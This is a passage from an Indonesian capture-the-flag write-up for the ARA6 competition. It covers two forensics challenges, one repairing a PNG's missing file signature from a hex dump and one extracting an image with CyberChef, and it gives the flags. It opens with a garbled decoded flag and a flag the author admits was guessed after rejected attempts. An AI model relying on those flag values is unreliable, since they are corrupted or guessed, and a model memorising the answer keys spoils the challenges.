ARA6{saya_terus_terang__a_tahu_ini_tiba_tiba_tdis_terang_saya_tidak_diKeri_tahu_saya_tidak_tah=_dan_saya_bahkan_bertanqa_tanya_kenapa_kok_sayaMtidak_diberi_tahu_sampa__hari_ini_saya_ga_tahu|S'

```

[*] Flag sebagai string UTF-8:

```

ARA6{saya_terus_terang_tidak_tahu_ini_tiba_tiba_terjadi_dan_saya_bahkan_bertanya_kenapa_kok_saya_tidak_diberi_tahu_sampai_hari_ini_saya_ga_tahu}

```

Flag yang ditemukan adalah:

ARA6{saya_terus_terang_tidak_tahu_ini_tiba_tiba_terjadi_dan_saya_bahkan_bertanya_kenapa_kok_saya_tidak_diberi_tahu_sampai_hari_ini_saya_ga_tahu}

Setelah banyak incorrect dari flag diatas kamu mencoba mengubah beberapa kata kata diatas menjadi flag aslinya.

Flag :

ARA6{saya_terus_terang_ga_tahu_ini_tiba_tiba_terus_terang_saya_tidak_diberi_tahu_saya_tidak_tahu_dan_saya_bahkan_bertanya_tanya_kenapa_kok_saya_tidak_diberi_tahu_sampai_hari_ini_saya_ga_tahu}

Forensic

[100 pts] Readable

Challenge

46 Solves

×

Readable

100

My friend gave me this picture but I can't see it. can you help me recover the picture?

Author: [Revprm](#)

↓ chall.png

Flag

Submit

Diberikan corrupted image dan extension dari file tersebut adalah png.

Disini kita tinggal mengganti header png signature dari file tersebut, karena setelah saya analisa file png tersebut tidak ada headernya.

Default :


-Untitled- x	chall (9).png x	
00000000	00 00 01 1B 00 00 01 E4	08 06 00 00 00 0E E9 8B
00000010	ED 00 00 00 01 73 52 47	42 00 AE CE 1C E9 00 00
00000020	00 04 67 41 4D 41 00 00	B1 8F 0B FC 61 05 00 00
00000030	00 09 70 48 59 73 00 00	0E C1 00 00 0E C1 01 B8
00000040	91 6B ED 00 00 FF A5 49	44 41 54 78 5E EC FD EB
00000050	8F 66 4B 96 DE 87 ED AA	AC CA CC BA DF CE AD 6F
00000060	33 3D 3D 3D 24 67 68 10	96 3E 90 12 68 48 26 39
00000070	12 87 B4 40 C1 84 24 4B	A6 61 41 B2 F4 C1 86 6D
00000080	08 90 04 03 86 64 F4 5F	2A 53 E4 F4 4C 4F 9F 4B

Kita bisa insert bytes tersebut ke bagian header nya.

Contents of a minimal PNG file representing one red pixel

Hex	As characters
89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52	.PNG.....IHDR
00 00 00 01 00 00 00 01 08 02 00 00 00 90 77 53wS
DE 00 00 00 0C 49 44 41 54 08 D7 63 F8 CF C0 00IDAT..c....
00 03 01 01 00 18 DB 0D 00 00 00 00 49 45 4EIEN
44 AE 42 60 82	D.B`.

Menjadi seperti ini :



Kita save file png fixed nya dan kita mendapatkan flag nya.



Flag : ARA6{PnG_5l9n4tur3_1\$_3A5y_R1gh7???}

[100 pts] What Shark?

Challenge

37 Solves


X

What Shark?

100

My naughty junior dev do something weird

Author: [pujoganteng](#)

 somethingwe...

Flag

Submit

Diberikan sebuah file unkown, disini saya mencoba menggunakan tools cybercef.

Saya menggunakan Extract Files terdapat 3 files

[illegible]

Saya buka yang .png dan ternyata gambar tersebut adalah flag nya.

ARA6{1ntr0duc710n_70_5tra7o5h4rk}

Flag: ARA6{1ntr0duc710n_70_5tra7o5h4rk}